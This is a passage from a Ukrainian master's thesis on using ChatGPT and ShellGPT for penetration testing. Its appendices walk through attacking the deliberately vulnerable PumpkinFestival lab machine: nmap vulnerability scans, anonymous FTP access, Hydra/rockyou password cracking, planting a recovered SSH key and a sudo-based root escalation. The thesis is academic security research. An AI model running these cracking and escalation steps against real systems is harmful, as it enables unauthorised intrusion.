Після проведеного аналізу можна зробити висновок, що GenAI та великі мовні моделі володіють значним потенціалом для трансформації процесів пентестування, забезпечуючи низку переваг. Серед них можна виділити підвищення ефективності, розширення творчих можливостей, створення адаптивного тестового середовища, а також здатність до безперервного навчання і адаптації. Водночас під час дослідження було розглянуто і низку проблем, які супроводжують застосування цих технологій. Зокрема, звернуто увагу на надмірну залежність від штучного інтелекту, можливу упередженість моделей, питання справедливості, а також етичні та правові виклики, які можуть виникати в цьому контексті.

У ході дослідження було виявлено, що використання GenAI у пентестуванні може мати і негативні наслідки. До них належать ризики створення поліморфного шкідливого програмного забезпечення, ескалація кіберзагроз, виникнення просунутих персистентних загроз, а також неконтрольований розвиток штучного інтелекту. Ці аспекти вимагають особливої уваги для забезпечення безпеки та стабільності при використанні таких технологій.

Для подолання зазначених викликів організаціям рекомендовано впроваджувати найкращі практики, зокрема зосереджуватися на відповідальному розгортанні штучного інтелекту, захисті даних і конфіденційності, а також активізувати співпрацю і обмін інформацією в галузі кібербезпеки. Дослідження також підкреслює необхідність балансування з боку урядів: вони мають обмежувати негативні наслідки використання ШІ, водночас не стримуючи його потенційного позитивного впливу.

У підсумку, проведений аналіз підтвердив, що застосування штучного інтелекту в пентестуванні відкриває нові перспективи для підвищення ефективності та покращення рівня кібербезпеки в організаціях.

## ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. Scherb, C., Heitz, L., Grimberg, F., Grieder, H., Maurer, M. A serious game for simulating cyberattacks to teach cybersecurity // arXiv.org, 2023. – Режим доступу: <https://arxiv.org/abs/2305.03062> (дата звернення: 18.09.2024).
2. Adamović, S. Penetration testing and vulnerability assessment: introduction, phases, tools and methods // Sinteza 2019 - International Scientific Conference On Information Technology and Data Related Research, 2019. – pp. 229–234. (дата звернення: 15.10.2024).
3. Abu-Dabseh, F., Alshammari, E. Automated penetration testing: An overview // The 4th International Conference on Natural Language Computing, Copenhagen, Denmark, 2018. – pp. 121–129. (дата звернення: 01.10.2024).
4. Grbic, D., Dujlovic, I. Social engineering with ChatGPT // 22nd International Symposium INFOTEH-JAHORINA (INFOTEH), 2023. – pp. 1–5. (дата звернення: 18.09.2024).
5. Mansfield-Devine, S. Weaponising ChatGPT // Network Security, 2023. (дата звернення: 18.11.2024).
6. Avgerinos, T., Brumley, D., Davis, J., Goulden, R., Nighswander, T., Rebert, A., Williamson, N. The Mayhem cyber reasoning system // IEEE Security & Privacy, 2018. – Vol. 16. – pp. 52–60. (дата звернення: 01.12.2024).
7. Takaesu, I. Deepexploit: Fully automatic penetration test tool using machine learning // BlackHat, 2018. (дата звернення: 01.11.2024).
8. Petro, D., Morris, B. Weaponizing machine learning: Humanity was overrated anyway // DEF CON 25, 2017. (дата звернення: 15.11.2024).
9. Chen, J., Hu, S., Zheng, H., Xing, C., Zhang, G. GAIL-PT: An intelligent penetration testing framework with generative adversarial imitation learning // Computers & Security, 2023. – Vol. 126. – Article 103055. (дата звернення: 03.11.2024).
10. CyCraft Technology Corp. How to Train a Machine Learning Model to Defeat APT Cyber Attacks, Part 2: Fuchikoma VS CyAPTEmu—The Weigh-In // Medium, 2020. – Режим доступу: [https://medium.com/@cycraft\\_corp/how-to-train-a-](https://medium.com/@cycraft_corp/how-to-train-a-)

machine-learning-model-to-defeat-apt-cyber-attacks-part-2-fuchikoma-vs-cyartemu-f689a5df5541 (дата звернення: 05.11.2024).

11. CyCraft Technology Corp. CyCraft's Fuchikoma at Code Blue 2019: The Modern-Day Ghost in the Shell // CyCraft, 2019. – Режим доступу: <https://cycraft.com/cycrafts-fuchikoma-at-code-blue-2019-the-modern-day-ghost-in-the-shell> (дата звернення: 15.11.2024).

12. AttackIQ Ready! // AttackIQ. – Режим доступу: <https://www.attackiq.com/platform/attackiq-ready> (дата звернення: 05.11.2024).

13. "Language Models are Few-Shot Learners" (2020) Режим доступу: <https://arxiv.org/abs/2005.14165> (дата звернення: 18.11.2024).

14. "GPT-4 Technical Report" (2023) Режим доступу: <https://arxiv.org/abs/2303.08774> (дата звернення: 18.11.2024).

15. Reddit: r/MachineLearning, Режим доступу: <https://www.reddit.com/r/MachineLearning/> (дата звернення: 18.11.2024).

16. Reddit: r/OpenAI Режим доступу: <https://www.reddit.com/r/OpenAI/> (дата звернення: 19.11.2024).

17. Hern, A., Milmo, D. AI chatbots making it harder to spot phishing emails, say experts // The Guardian, 2023. – Режим доступу: <https://www.theguardian.com/technology/2023/mar/29/ai-chatbots-making-it-harder-to-spot-phishing-emails-say-experts> (дата звернення: 05.10.2024).

18. Europol. The criminal use of ChatGPT—a cautionary tale about large language models // Europol, 2023. – Режим доступу: <https://www.europol.europa.eu/media-press/newsroom/news/criminal-use-of-chatgpt-cautionary-tale-about-large-language-models> (дата звернення: 01.11.2024).

19. Ben-Moshe, S., Gekker, G., Cohen, G. OpwnAI: AI That Can Save the Day or HACK it Away – Check Point Research, 2023. – Режим доступу: <https://research.checkpoint.com/2022/opwnai-ai-that-can-save-the-day-or-hack-it-away> (дата звернення: 20.10.2024).

20. Shimony, E., Tsarfati, O. Chatting Our Way Into Creating a Polymorphic Malware // CyberArk, 2023. – Режим доступу:

<https://www.cyberark.com/resources/threat-research-blog/chatting-our-way-into-creating-a-polymorphic-malware> (дата звернення: 22.10.2024).

21. BlackBerry Ltd. ChatGPT May Already Be Used in Nation State Cyberattacks, Say IT Decision Makers in BlackBerry Global Research // BlackBerry, 2023. – Режим доступу: <https://www.blackberry.com/us/en/company/newsroom/press-releases/2023/chatgpt-may-already-be-used-in-nation-state-cyberattacks-say-it-decision-makers-in-blackberry-global-research> (дата звернення: 28.09.2024).

22. Wikipedia: Clear Linux OS, Режим доступу: [https://uk.wikipedia.org/wiki/Clear\\_Linux\\_OS](https://uk.wikipedia.org/wiki/Clear_Linux_OS) (дата звернення: 16.10.2024).

23. Proit: Red Hat запускає RHEL AI, Режим доступу: [https://proit.ua/red-hat-zapuskaie-rhel-ai/?utm\\_source=chatgpt.com](https://proit.ua/red-hat-zapuskaie-rhel-ai/?utm_source=chatgpt.com) (дата звернення: 18.10.2024).

24. Dev.to: Режим доступу: <https://medium.com/tag/openai-api> (дата звернення: 12.11.2024).

25. TheR1D. ShellGPT // GitHub, 2023. – Режим доступу: [https://github.com/TheR1D/shell\\_gpt](https://github.com/TheR1D/shell_gpt) (дата звернення: 15.09.2024).

26. Reddit: How to Use Chat-GPT for OSINT, Режим доступу: [https://www.reddit.com/r/OSINT/comments/10tq6iz/how\\_to\\_use\\_chatgpt\\_for\\_osint/?utm\\_source=chatgpt.com](https://www.reddit.com/r/OSINT/comments/10tq6iz/how_to_use_chatgpt_for_osint/?utm_source=chatgpt.com) (дата звернення: 15.11.2024).

27. Sociallinks: Using the Power of ChatGPT for OSINT, Режим доступу: [https://blog.sociallinks.io/using-the-power-of-chatgpt-for-osint/?utm\\_source=chatgpt.com](https://blog.sociallinks.io/using-the-power-of-chatgpt-for-osint/?utm_source=chatgpt.com) (дата звернення: 15.11.2024).

28. OpenAI: Introducing ChatGPT, Режим доступу: <https://openai.com/index/chatgpt/> (дата звернення: 20.11.2024).

## ДОДАТОК А

### КОД ДЛЯ ІНТЕГРАЦІЇ CHATGPT API

```

1 import os
2 from dotenv import load_dotenv
3 import openai
4
5 # Завантаження API-ключа з .env файлу
6 load_dotenv('OPEN_API_KEY.env')
7
8 # Отримання API-ключа
9 api_key = os.getenv('API_KEY')
10
11 if not api_key:
12     raise ValueError("API_KEY не знайдено в файлі OPEN_API_KEY.env. Перевірте правильність.")
13
14 openai.api_key = api_key
15
16 # Функція для запитів до ChatGPT
17 def ask_chatgpt_shell(prompt):
18     try:
19         response = openai.ChatCompletion.create(
20             model="gpt-3.5-turbo", # Заміна на gpt-4, якщо доступна
21             messages=[
22                 {"role": "system", "content": "You are an assistant that provides terminal
23                 commands based on the user's request."},
24                 {"role": "user", "content": prompt}
25             ],
26             max_tokens=150,
27             temperature=0.7
28         )
29         return response['choices'][0]['message']['content'].strip()
30     except Exception as e:
31         print(f"Помилка: {e}")

```

Рисунок А1 – Перша частина коду

```

31         return None
32
33 # Головний цикл для інтерактивного використання
34 def interactive_terminal():
35     print("Вітаю! Введіть ваш запит для отримання термінальних команд (або введіть 'exit' для
36     виходу).")
37     while True:
38         # Запит від користувача
39         user_input = input("Ваш запит: ")
40         if user_input.lower() == "exit":
41             print("До побачення!")
42             break
43
44         # Надсилаємо запит до ChatGPT
45         answer = ask_chatgpt_shell(user_input)
46         if answer:
47             print("\nTerminal Input for GenAI:")
48             print(f'sgpt --shell "{user_input}"')
49             print("\nTerminal Output:")
50             print(answer)
51         else:
52             print("Не вдалося отримати відповідь від ChatGPT.")
53
54 # Запуск інтерактивного режиму
55 if __name__ == "__main__":
56     interactive_terminal()

```

Рисунок А2 – Друга частина коду

## ДОДАТОК Б

### РЕЗУЛЬТАТ СКАНУВАННЯ NMAP

```

Nmap scan report for pumkins.local (192.168.0.104)
Host is up (0.00046s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 0      0          4096 Jul 12  2019 secret
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.0.107
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.2 - secure, fast, stable
|_End of status
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-robots.txt: 4 disallowed entries
|_/wordpress/ /tokens/ /users/ /store/track.txt
|_http-title: Mission-Pumpkin
6880/tcp  open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|  1024 eb:cb:da:b3:be:b6:c8:0a:8b:6e:d5:bc:51:f7:9c:11 (DSA)
|  2048 19:6b:6e:d3:8a:fa:a9:73:05:5e:ac:af:28:ff:55:b8 (RSA)
|  256 00:a0:f2:8c:5e:a7:7e:7b:7b:d4:72:c3:ad:41:79:3b (ECDSA)
|_  256 aa:04:61:9a:ca:19:90:c3:55:3c:fc:cc:1a:05:be:3f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.74 seconds

```

Рисунок Б1 – Результат сканування

## ДОДАТОК В

### ВМІСТ СТОРІНКИ HTML

```

<html>
<head>
<title>Mission-Pumpkin</title>
<link rel="icon" href="img/favicon.ico" sizes="16x16">
<style>
body {
  background-color: #FCF0E4;
}
.center {
  display: block;
  margin-left: auto;
  margin-right: auto;
  width: 30%;
}
</style>
<script>
var isNS = (navigator.appName == "Netscape") ? 1 : 0;
if(navigator.appName == "Netscape")
document.captureEvents(Event.MOUSEDOWN||Event.MOUSEUP);

function mishandler(){
return false;
}
function mousehandler(e){
var myevent = (isNS) ? e : event;
var eventbutton = (isNS) ? myevent.which : myevent.button;
if((eventbutton==2)||(eventbutton==3)) return false;
}

```

```

document.oncontextmenu = mischandler;
document.onmousedown = mousehandler;
document.onmouseup = mousehandler;
</script>
</head>
<body>
</br></br>
<img src= "img/cat.gif" class="center" />
<!-- Image Credits : Pusheen - https://pusheen.com/ -->
<center>
<p style="font-family: verdana; font-size: 120%;">
</br></br>
</br>
<b><i>-- Happy Carnival --</i></b>
<br>
<center>
<p>Hola! Your Pumpkins are already at the PumpkinFestival.</p>
<p>Jack took all the efforts on raising your pumpkins with the help of Harry.</p>
<p>PumpkinTokens can help you get to your pumpkins.</p>
<b><i>Alohomora!</i></b>
</center>
<br>
<div class="token">
<div>
<div>
<div>
<div>
<!-- Harry, Find The Pumpkin -->
</div>
</div>

```

```
</div>
</div>
</div>
</br></br>
<p style="color:#FCF0E4">PumpkinToken :
45d9ee7239bc6b0bb21d3f8e1c5faa52</p>
</center>
</body>
</html>
```

## ДОДАТОК Г

### ЗВІТ ВІД СНАТGPT

#### 1. Резюме

Проведено тест на проникнення в середовище віртуальної машини під назвою «PumpkinFestival». Метою тестування було виявлення вразливостей та використання їх для отримання несанкціонованого доступу до системи. Тест пройшов успішно: ідентифіковано уразливості, серед яких анонімний доступ до FTP, сайт на WordPress із декількома користувачами, а також неправильна конфігурація прав `sudo` для одного з користувачів.

#### 2. Методологія тестування

##### 2.1 Початкова розвідка

Сканування системи за допомогою `Nmap` виявило доступний FTP-сервер на порту 21 з можливістю анонімного входу. Перший `PumpkinToken` було знайдено у файлах FTP.

##### 2.2 Дослідження HTTP і FTP

Веб-сайт вивчався через HTTP, де вдалося знайти ще один `PumpkinToken`, прихований у вихідному коді сторінки. Дослідження каталогів показало недоступність `/tokens/` і `/users/`, а також помилку 404 для `/wordpress/`. У файлі `/store/track.txt` було виявлено інформацію про локальний домен (`pumpkins.local`) та email адміністратора (`admin@pumpkins.local`).

##### 2.3 Налаштування локального домену

Для доступу до сайту WordPress у файл `/etc/hosts` додано запис `192.168.1.109 pumpkins.local`. На сайті знайдено ще один `PumpkinToken`. Сканування WordPress показало наявність двох користувачів, але більшість вразливостей вимагала автентифікації.

##### 2.4 Дослідження FTP та атака грубою силою

У записах FTP було знайдено ім'я користувача «Naggy». Атака перебором паролів через `Hydra` виявила пароль для цього облікового запису. У прихованій директорії «Donotopen» виявлено ще один `PumpkinToken` і файл `data.txt`.

Рисунок Г1 – Перша частина звіту




Рисунок Г2 – Друга частина звіту




Рисунок Г3 – Третя частина звіту




Рисунок Г4 – Четверта частина звіту




Рисунок Г5 – П'ята частина звіту

## ДОДАТОК Д

### ПРЕЗЕНТАЦІЯ

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ  
Національний університет «Запорізька політехніка»

Кафедра інформаційної безпеки та наноелектроніки

#### ДИПЛОМНИЙ ПРОЄКТ

тема: ДОСЛІДЖЕННЯ ВПЛИВУ ШТУЧНОГО ІНТЕЛЕКТУ  
НА ПРОЦЕС ТЕСТУВАННЯ НА ПРОНИКНЕННЯ

Виконав студент гр БК-813м

В.Ю. Івлєв

Керівник доцент кафедри ІБтаН.

Р. Ю. Корольков

2024

Рисунок Д1 - Титульний слайд

1/15

#### **Мета роботи:**

Дослідити можливості моделі на основі GenAI, під час тестування на проникнення.

## Рисунок Д2 – Мета роботи

2/15

GPT модель та ChatGPT

- GPT – це модель штучного інтелекту, розроблена для обробки природної мови. Вона використовує машинне навчання для створення тексту, що виглядає як написаний людиною, базуючись на великих обсягах даних. GPT навчається на текстових корпусах, що охоплюють різні теми, забезпечуючи широкий спектр застосувань.
- ChatGPT – це реалізація GPT, адаптована для інтерактивного спілкування. Вона може відповідати на питання, пояснювати концепції, створювати тексти та виконувати інші завдання, що вимагають обробки тексту. Завдяки інтеграції через API, ChatGPT можна використовувати для автоматизації завдань, зокрема у сфері кібербезпеки.

## Рисунок Д3 - GPT модель та ChatGPT

3/15

Пентестинг або тестування на проникнення

Тестування на проникнення – це процес оцінки безпеки комп'ютерної системи або мережі шляхом імітації кібератак. Мета пентестингу – виявлення вразливостей, які зловмисники можуть використати для отримання несанкціонованого доступу або порушення роботи системи. Це важливий інструмент для забезпечення кібербезпеки, що дозволяє мінімізувати ризики та покращити захист інфраструктури.

## Рисунок Д4 - Пентестинг або тестування на проникнення

## Необхідність у використанні ШІ

1. Зростаюча складність атак і систем безпеки: Сучасні системи стають дедалі складнішими, що ускладнює пошук і розуміння вразливостей. GPT може допомогти автоматизувати або полегшити аналіз таких систем.
2. Доступність технологій ШІ для кіберзлочинців: Зважаючи на те, що зловмисники також використовують ШІ для розробки атак, перевірка можливостей GPT у захисних цілях є критично важливою.
3. Ефективність і швидкість аналізу: GPT може прискорити процеси пентестингу, надаючи швидкі рекомендації, оптимізуючи пошук вразливостей та автоматизуючи завдання, які потребують багато часу.
4. Доступність для новачків: GPT може слугувати потужним інструментом для тих, хто тільки починає працювати у сфері кібербезпеки, надаючи рекомендації й підказки в реальному часі.

Рисунок Д5 - Необхідність у використанні ШІ

## Інструменти для тестування

1. Oracle VM VirtualBox - Віртуалізаційна платформа, що дозволяє створювати і запускати віртуальні машини.
2. Kali Linux - Операційна система на основі Linux, спеціально створена для задач кібербезпеки.
3. PumpkinFestival (Ubuntu) - Вразлива віртуальна машина, завантажена з VulnHub, створена для тренування навичок пентестингу.

Рисунок Д6 - Інструменти для тестування

## API-ключ

- API-ключ (Application Programming Interface Key) — це унікальний ідентифікатор, який надається розробнику для доступу до функціональності певної платформи чи сервісу через API.
- API-ключ використовується для взаємодії з ChatGPT, забезпечуючи доступ до його функцій, таких як виконання запитів, генерація тексту чи автоматизація завдань. Завдяки API, система дозволяє інтегрувати ChatGPT у зовнішні середовища, такі як Linux, для автоматизації завдань.
- Забезпечує безпечний канал для доступу до можливостей ChatGPT без необхідності використовувати вебінтерфейс.

Рисунок Д7 - API-ключ

## Інтеграція ШІ в систему


На мові Python був розроблений код для інтеграції ШІ в середовище Linux. Основна мета полягала в тому, щоб через API-ключ автоматизувати процес надсилання запитів до ChatGPT та отримання результатів.

```
(myenv)-(kali@kali)-[~/pythonScript/myenv]
└─$ python3 chatgpt_interaction.py
Вітаю! Введіть ваш запит для отримання термінальних команд (або введіть 'exit' для виходу).
Ваш запит: How i can find my local ip address for Linux?
Terminal Input for GenAI:
sgpt --shell "How i can find my local ip address for Linux?"
Terminal Output:
You can find your local IP address on Linux by using the 'ip addr show' command. Open your terminal and type the following command:
... bash
ip addr show
Look for the line with "inet" followed by your IP address. It will typically be found under the interface "lo" (loopback) for your local IP address.
Ваш запит: █
```

Рисунок Д8 - Інтеграція ШІ в систему

## Знаходження першого токєну

- Крок 2 - Дослідження мережі: sgpt --shell "probe the network 10.0.2.0/24"
- Крок 3 - Сканування віддаленого комп'ютера: sgpt --shell "scan 192.168.0.104 on all ports to find out OS, vulnerabilities"
- Крок 4 - Анонімний вхід на FTP: sgpt --shell "anonymously log in to ftp 192.168.0.104, and download secret files or token"
- Крок 5 – Прочитати вміст token.txt: sgpt --shell "show the contents of the token.txt file"



```

~/pythonScript/myenv/token.txt - Mousepad
File Edit Search View Document Help
1 PumpkinToken : 2d6dbbae84d724409606eddd9dd71265

```

Рисунок Д9 - Знаходження першого токєну

## Токєн в HTML кодї

- Крок 6 - Вихідний код HTML: sgpt --shell "show the source code of http://192.168.0.104"
- Крок 10. Другий токєн: sgpt --shell "show the source code of http://pumpkins.local and then filter for the line where Token appears"

```

</div>
</div>
</div>
</br></br>
<p style="color:#FCF0E4">PumpkinToken
45d9ee7239bc6b0bb21d3f8e1c5faa52</p>
</center>
</body>
</html>

```

Рисунок Д10 - Токєн в HTML кодї

## Пошук токену за допомогою Gobuster

- Крок 14. Сканування Gobuster зі списком слів: `sgpt --shell "run a gobuster scan on http://pumpkins.local, targeting files with extensions php, html, txt, jpg, gif, png, zip, tar, gz, gpg, and pem, using the dirbuster wordlist directory -list-2.3-medium and suppressing progress output. «`
- Крок 15. Третій токен: `sgpt --shell "get content of http://pumpkins.local/license.txt filter for Token"`
- Крок 16. Показати вміст readme.html.txt: `sgpt --shell show the contents of readme.html.txt"`
- Крок 17. Розшифрування закодованого повідомлення: `sgpt --chat pentesting "python script to decode base62 hash K82v0SuvV1En350M0uxiXVRTmBrQIJQN 78s" > b62dec.py"`

Рисунок Д11 - Пошук токену за допомогою Gobuster

## Декодування

1. Створення словника Base62
2. Декодування з Base62 у десяткове число
3. Перетворення десяткового числа в ASCII-рядок
4. Вивід результату

```

1 base62_dict = {
2     3 '0': 0,
3     '1': 1,
4     '2': 2,
5     ...
6     'X': 59,
7     'Y': 60,
8     'Z': 61
9 }
10
11 base62_str =
12     "K82v0SuvV1En350M0uxiXVRTmBrQIJQN78s"
13 base10_num = 0
14 for i, char in enumerate(base62_str[::-1]):
15     base10_num += base62_dict[char] * (62 ** i)
16
17 ascii_str = ""
18 while base10_num > 0:
19     ascii_str = chr(base10_num % 256)
20     + ascii_str
21     base10_num //= 256
22
23 print(ascii_str)
24

```

Рисунок Д12 - Декодування

## Отримання доступу

- Крок 19. Вхід на FTP за допомогою rockyou: `sgpt --shell " use the rockyou password list to crack the password for the FTP service running on port 21 for the user harry on the server 192.168.0.104 «`
- Крок 20 - Увійти на FTP, використовуючи знайдені облікові дані: `sgpt --shell "with user harry ftp to pumpkins.local"`
- Крок 21 - П'ятий і шостий токен та таємничий файл: `sgpt --shell "what filetype is data.txt«`
- Крок 22-24 – вилучення даних з архіву
- Крок 25 - Розташування приватного ключа: `sgpt -chat pentest "where do I put an registry key file«; sgpt --shell "decode file called jack full of hex values and put it in a file called id_rsa; sgpt --shell "move id_rsa to ~/.ssh/id_rsa"`
- Крок 26 - Призначення правильних дозволів: `sgpt --shell "under elevated privilege, change permission of ~/.ssh/id_rsa from read-only to read and write for the owner"`

Рисунок Д13 - Отримання доступу

## Створення експлойту та звіту

- Крок 29. Створення експлойту: `sgpt -s "create the directory /home/jack/pumpkins, echo '/bin/bash' into /home/jack/pumpkins/alohomora, then assign execute permission to it, then execute file as the user root"`




Рисунок Д14 - Створення експлойту та звіту

## Можливості ChatGPT

- Активна розвідка
- Сканування та фільтрація
- Аналіз та роз'яснення
- Безперервний моніторинг
- Оцінка вразливості

```
For the following questions, answer with just the code and replace the
values in your answer with these values:

[target] = 192.168.0.104
[network] = 192.168.0.0/24
[hostname] = PumpkinFestival
[FQDN] = pumpkin.local

Question 1: provide the nmap command to aggressively scan the
[network] and make it verbose and also, I forgot the argument for a
syn scan - include that as well

Question 2: use the same scan as question 1 for [target] and then
include all the ports and use the vulnerability enumeration script
```

```
Question 1
bash
nmap -A -v -sS 192.168.0.0-24

Question 2
bash
nmap -A -v -sS -p- --script vuln 192.168.0.104
```

Рисунок Д15 - Можливості ChatGPT

## Висновки

